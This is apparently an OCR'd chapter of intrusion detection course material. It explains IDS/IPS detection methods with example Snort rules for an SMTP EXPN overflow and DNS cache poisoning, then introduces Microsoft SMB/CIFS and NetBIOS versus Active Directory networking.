We'll first examine some of the methods that an IDS/IPS uses to detect malicious traffic. Next, we'll take a look at some of the challenges that an IDS/IPS faces trying to detect traffic for Microsoft-specific protocols, HTTP/HTTPS, SMTP, and DNS. Finally, we'll explore some of the most widely used protocols – Microsoft, HTTP/HTTPS, SMTP, and DNS, examining the protocols themselves and attacks of those protocols.



Detection Methods for Application Protocols

①
- Protocol Decode
  - Detect that a given protocol is in use and parse/examine it as the application does such as get/push in http

②
- Pattern Matching
  - Look for one or more strings or regular expressions in packet payload

③
- Anomalous Behavior
  - Examine connectivity patterns possibly for a specific volume/threshold of packets


Intrusion Detection In-Depth

There are several different ways to examine or detect malicious or anomalous behavior in network traffic. The three methods listed on the slide – protocol decode, pattern matching, and anomalous behavior may be found in many IDS/IPS products and they may be used in some combination or other to find a single malicious attack.

Protocol decode is the most labor intensive in terms of development effort for the vendor or developer. Good protocol decode involves identifying a given protocol – say HTTP, not just on the basis of the port over which it is transported. There must be some identifying characteristic of the payload that uniquely defines it as a given protocol. Using the HTTP example, there would be a GET or POST or some other HTTP method request. The IDS/IPS must then parse and analyze the protocol as the receiving application would. While this is the most difficult type of detection to develop, it probably is the most accurate in terms of specifying a signature or rule for the attack. Let's say that the IDS/IPS can isolate the field that specifies the URL request and that an attack involves an overly long URL. This would be a rather trivial signature to write. Wireshark/Tshark is based on dissectors – the capability to decode protocols.

Pattern matching allows the specification of a string or regular expression and perhaps either a precise or relative position where to find the pattern in the packet payload. This is more generic than the protocol decode method, however there are times when there is an unconventional protocol or file format that needs to be examined. Pattern matching may be prone to false positives depending on the use and signature.

Finally, there is activity that really cannot be specified by protocol decode or pattern matching alone. Anomalous behavior typically examines network connectivity patterns in terms of volume or threshold of packets, protocols, etc. perhaps in a given time. A SYN flood falls into this category and so does the Kaminsky DNS cache poisoning attack. These attacks involve larger than normal connectivity patterns of traffic within a specified time period. One big issue associated with network behavior analysis is being able to determine what baseline "normal" traffic is in order to deem outlier traffic anomalous.



Protocol Decode

- First identifies a given protocol
- Parses protocol according to standards
- Looks for violations or anomalous values versus standards
- Able to examine protocol fields for values
- May expose field names to user to write signature

HTTP packet payload:

```
GET /googleplayer.swf HTTP/1.1\r\n\r\n
```

Snort URL content detection:

```
content:"/googleplayer.swf"; http_uri
```


Intrusion Detection In-Depth

An IDS or IPS that performs protocol decodes well for many different protocols provides a solid foundation for detection of malicious activity. While protocol decode alone cannot be used to find all different types of attacks, it can be used for a majority attacks. This is generally a more accurate detection method than pattern matching because the IDS/IPS can match a given field in the protocol with a known malicious value. Pattern matching can search for a given value or string, but it may be prone to false positives since it may not know precisely where the string is found in the payload.

The first challenge is to accurately identify a particular protocol. For instance, if traffic is flowing over port 53, chances are it is DNS. However, someone might be using port 53 to tunnel another protocol. Also, they might send DNS traffic over a port other than 53. Many protocols have uniquely identifying strings or characteristics such as a standard SMTP client exchange containing "HELO/EHLO". Other protocols such as DNS have no such identifying characteristics and are harder to classify when running over unexpected or rogue ports.

Once a protocol has been identified, the IDS/IPS can parse the traffic and examine values for given fields. It can look for anomalous content in a particular field. As an example, let's say that the IDS/IPS can identify the HTTP URL. It may then consider any value that is greater than a certain number of large bytes to be anomalous and alert. What is even more useful is to expose field names for the protocol to the user and let the user write rules or signatures with supplied values for a specific field.

Snort has some full and partial protocol decoders (preprocessors) and exposes some fields to the user. In the slide above, the Snort keyword "http_uri" after a "content" search exposes the normalized (after HTTP normalization is performed) URL in the packet to the user. HTTP normalization includes removal of superfluous white space, translation of hex or unicode encoded characters to ASCII, to name a few. The user can write a signature that specifies a URL string like "/googleplayer.swf" and Snort is able to extract it from the payload.



Example of Pattern Matching Using Snort

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 \
(msg:"SMTP EXPN overflow attempt"; \
flow:to_server,established; content:"EXPN"; nocase; \
isdataat:255,relative; pcre:"/^EXPN[^\n]{255,}/smi"; \
sid:1000009;)
```

Search for content of "EXPN"

Look for 255 more bytes following "EXPN"

Alert if there is no LF (Line Feed/End of Line) for 255 bytes following "EXPN"


buffer over flowe

Intrusion Detection In-Depth

The above Snort rule identifies an older attack that attempts a buffer overflow of the SMTP EXPN command. The EXPN command is used to expand and show members of a mailing list. The mailing list name is supplied after the EXPN command. Sendmail version 5.x was exploitable by supplying an overly long EXPN command that could cause a buffer overflow. The above Snort rule looks for a string of "EXPN" in an established session to an SMTP server. If there are 255 or more bytes following the string "EXPN", a regular expression looks to find the string "EXPN" at the beginning of a line followed by 255 bytes with no line feed. An alert fires if the packet meets all these conditions.

As you'll learn later when you study Snort signatures in more detail, the content match of "EXPN" is used by Snort's efficient pattern matcher. This quickly identifies this packet as one that may match the rest of the conditions. The regular expression actually expresses all the criteria for pattern matching, but it should first be qualified by a "content" anchor for pattern matching efficiency. That is why the rule might seem somewhat redundant.

Pattern matching is fast, but not necessarily accurate depending on what you are looking for in the payload and whether or not you can qualify where the pattern is in the payload or what follows or precedes it. Pattern matching is not as accurate as a well-written protocol decoder. But, as mentioned before, all payloads may not contain identifiable or well defined protocols.



Example of Anomalous Behavior Using Snort

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any\
(msg:"DNS large number of NXDOMAIN replies - possible\
DNS cache poisoning"; byte_test:1,&,2,3; byte_test:1,&,1,3;\
byte_test:1,&,128,2; threshold:type \
threshold,track by src, count 200, seconds 30); \
sid:10000009;)
```

non existent domain

DNS record = response

DNS return code = 3 (Name Error/NXDomain)

Alert if the same source sends 200+ records in 30 seconds

DNS Cashe poisning


Intrusion Detection In-Depth

The above signature helps detect the DNS cache poisoning attack that Dan Kaminsky discovered. We'll look at the attack in the following DNS section. Essentially, the attack can be discovered by looking for a large volume of responses that indicate that the requested lookup cannot be resolved because it is non-existent.

The Snort rule looks for UDP source port 53 traffic that is a DNS response and where the DNS return code indicates a non-existent domain (NXDomain). The byte_test statements perform these operations and they'll be explained in more detail in the day that covers Snort.

The presence of a single or a couple of these DNS records is not necessarily noteworthy. But, an unusually high volume of such records may identify the Kaminsky cache poisoning attack. A large volume is considered anomalous behavior and the Snort rule writer considered 200 of these DNS responses in 30 seconds from the same source IP (the attacker spoofing the response) a good indicator of this attack.

Accurately detecting anomalous behavior means that you typically have an idea of "normal" or baseline behavior in the network. Network behavioral analysis products seek to identify atypical activity in the network by looking for unusual network volume or patterns. For instance, it may be able to identify a worm outbreak by finding new network connectivity patterns – especially a one-to-many host spread of activity. Yet, how is this different from a host that serves up Microsoft patches for the network; it too has a one-to-many association? Chances are that the two can be distinguished, because the worm traffic will likely generate far more TCP resets than a patch server that knows the Windows hosts and knows that they listen on a certain port. Network behavioral analysis tools, more so than other detection tools, are prone to false positives unless properly configured for each unique network.



Detection Challenges – Microsoft Protocols, HTTP(S), SMTP, DNS

- Encrypted content
- Compressed content – gzip, rar, tar, winzip, etc.
- Encoded content – MIME, uuencode, base64, UTF, etc.
- Fragmented protocol payload
- Multiple transactions per request
- Big/little endian representations
- Sometimes protocol is just delivery method for:
  - Client side attacks
  - Malicious attachments
  - Malicious pairings (DNS cache poisoning)
  - Scripting languages
  - Providing input for SQL injection or XSS

Intrusion Detection In-Depth


The detection challenges for an IDS/IPS are formidable, in general, for all kinds of traffic – keeping up with the throughput, reassembling packets into streams, understanding IPv4 and IPv6, decoding tunneled traffic, etc. But these issues don't even begin to address the challenges when examining payload content – specifically payload found in the protocols specific to Microsoft, HTTP/HTTPS, SMTP, and DNS.

An IDS/IPS is useless at examining encrypted traffic such as found using HTTPS or encrypted SMTP unless cryptographic keys are held in escrow. Another thorny issue is that content or attachments can be in some kind of compressed format. There are dozens of different compression formats. HTTP servers can be configured to compress all traffic - not just uploaded or downloaded files. Uncompressing content is also time consuming and may slow the IDS/IPS. A related challenge is encoded content – for example base64 encoding. Like compression, there are many different types of encoding schemes that the IDS/IPS must understand and decode – another potential slowdown.

Some of the Microsoft-specific protocols have unique issues such as fragmentation of the protocol itself, the use of multiple transactions per single request and big and little endian representation choices. All of these must be considered when decoding the protocols to find malicious activity.

Finally, attacks may not necessarily be against the protocol itself. While the SMTP "EXPN" overflow we saw a couple of slides ago is a protocol attack, this isn't always true. The protocol may simply be used as a delivery method for an attack such as malicious attachments in SMTP. Cache poisoning is one of the most common DNS attacks, yet it cannot be identified by payload content of malicious DNS pairings such as hostname and IP address.

HTTP provides a fertile breeding ground for all kinds of attacks just because it is so versatile. There are many client side attacks that are delivered via HTTP, but may have little to do with HTTP itself. Scripting languages such as JavaScript and Visual Basic can be used to deliver attacks. The IDS/IPS would need to be able to parse and understand the languages used in order to find these attacks. At this point, we are straying from the purview of an IDS or IPS. So, let's stop the discussion here about the taxing undertaking of unearthing all the many attacks associated with HTTP.




Microsoft Protocols

Intrusion Detection In-Depth

This module on Microsoft Protocols is intended to introduce you to the some of the universal protocols used by Windows hosts and the network communications used by these protocols. While some of the protocols discussed are not Microsoft-specific, Microsoft has uniquely implemented them as Microsoft is known to do with these and other protocols. Since Windows is the most widely deployed operating system and the protocols discussed have been known to have some issues, it is important to understand the uses and nuances of these protocols.

When you think of the types of vulnerabilities exposed on Microsoft Tuesday, you probably think of many patches to Internet Explorer and Microsoft Office, for instance, as repeat offenders. These are programs, not network communication protocols, where our interest lies. So, while SMB and MSRPC are not as vulnerability plagued as other Microsoft products, they are the communication protocols that have been most often exploited that are pertinent to our focus of network traffic.



Objectives

- The goal of this module is to explain some uniquely-implemented Microsoft protocols:
  - Server Message Block/Common Internet File System (SMB/CIFS)
  - Microsoft Remote Procedure Calls (MSRPC)
- Discussion focuses on challenges presented by the protocols


Intrusion Detection In-Depth

The objectives of this module are to familiarize you with some of the components found in a typical Microsoft network and the challenges they present. While Windows facilitates peer networking such as file sharing, in the past, security had often taken a back seat to the users' unobstructed interface for using Microsoft network protocols. Early implementations of Microsoft networks were not very secure because the intent was that these networks would be small internal networks shared by trusted insiders. As the Internet grew, so did the need to share among hosts at remote sites and so did the need to block untrusted outsiders from overly trusting Microsoft protocols.

A retrospective overview of security finds that Microsoft Windows 9x variants did not have a secure file system because one was not provided with the operating system. Microsoft Windows NT, while providing a more secure file system, required additional attention to make it secure. Windows 2000 made great strides in offering features that can be used to better secure the host and communications among Windows 2000 hosts. And, post-Windows 2000 operating systems include more native security features than ever before.

Microsoft protocols like SMB were originally intended for and optimized as protocols to be used on a local network. However, when local networks are not well protected or these protocols are implemented across the Internet, they expose local file or print-sharing environments and leave them vulnerable to exploit.

We'll learn about the SMB/CIFS protocol for resource sharing and MSRPC, Microsoft's implementation of Remote Procedure Calls for distributed processing and how they present difficulties for IDS/IPS analysis because of the many implementations, formats and encodings.



NetBIOS versus Active Directory

NetBIOS (old)

WINS Server

Primary Domain Controller

Backup Domain Controller

steve

sarah

mindy

david

SMB over NetBIOS over TCP (NBT)

Active Directory (Win2000+)

DNS Server

Kerberos Server

AD Server

steve.sec503.com

sarah.sec503.com

mindy.sec503.com

david.sec503.com

SMB over TCP

Intrusion Detection In-Depth


In order to gain some insight and historical perspective, we need to look at the Microsoft networks before Windows 2000 and from Windows 2000 and later. This is helpful because there are many legacy networks and applications on most modern Microsoft networks that still use software, applications, and transports from the pre-Win2k era.

The most notable change in Windows 2000 and later Microsoft operating systems is the disappearance of the NetBIOS application programming interface for both Microsoft host naming convention and a transport protocol for resource sharing. NetBIOS names are no longer supported in a pure Windows 2000 and later environment with Active Directory (AD). NetBIOS hostnames have been replaced by DNS hostnames. Additionally, NetBIOS disappears as an intermediary protocol for communication between hosts.

No discussion of Microsoft networking is complete without mentioning the protocol known as SMB/CIFS or Server Message Block/Common Internet File System. Earlier versions of Windows clients connected to servers using NetBIOS over TCP (NBT). After these connections had been established, clients could then send commands (SMBs) to the server that allow them to access shares, open files, read and write files, and perform print operations. So, SMB was a protocol that ran over NetBIOS for Microsoft operating systems before Windows 2000.

In Windows 2000, Microsoft added the option to run SMB directly over TCP without the intervening layer of NBT. Instead of using ports 137, 138 (UDP), and 139 (TCP), Windows 2000 and later versions run directly over TCP using TCP port 445. This can be supported in Windows 2000 even without AD. If you were to examine listening ports on a more current Windows version, you'd still find ports 137-139 are active.


A Windows 2000 or later server with AD becomes a primary controller capable of providing many directory services. Additionally, AD has the functionality to integrate with Kerberos to provide more secure authentication and provide DNS services to locate network services as well as store DNS resource records as AD objects.



SMB/CIFS

Intrusion Detection In-Depth

SMB/CIFS is used to share network resources like files and printers. It is also an intricate part of any Windows network and can be difficult to understand when examining all the many calls and transactions made to access network resources. SMB/CIFS can be used as a transport for MSRPC. So, it is quite useful to understand what SMB/CIFS does and how it interacts with MSRPC.



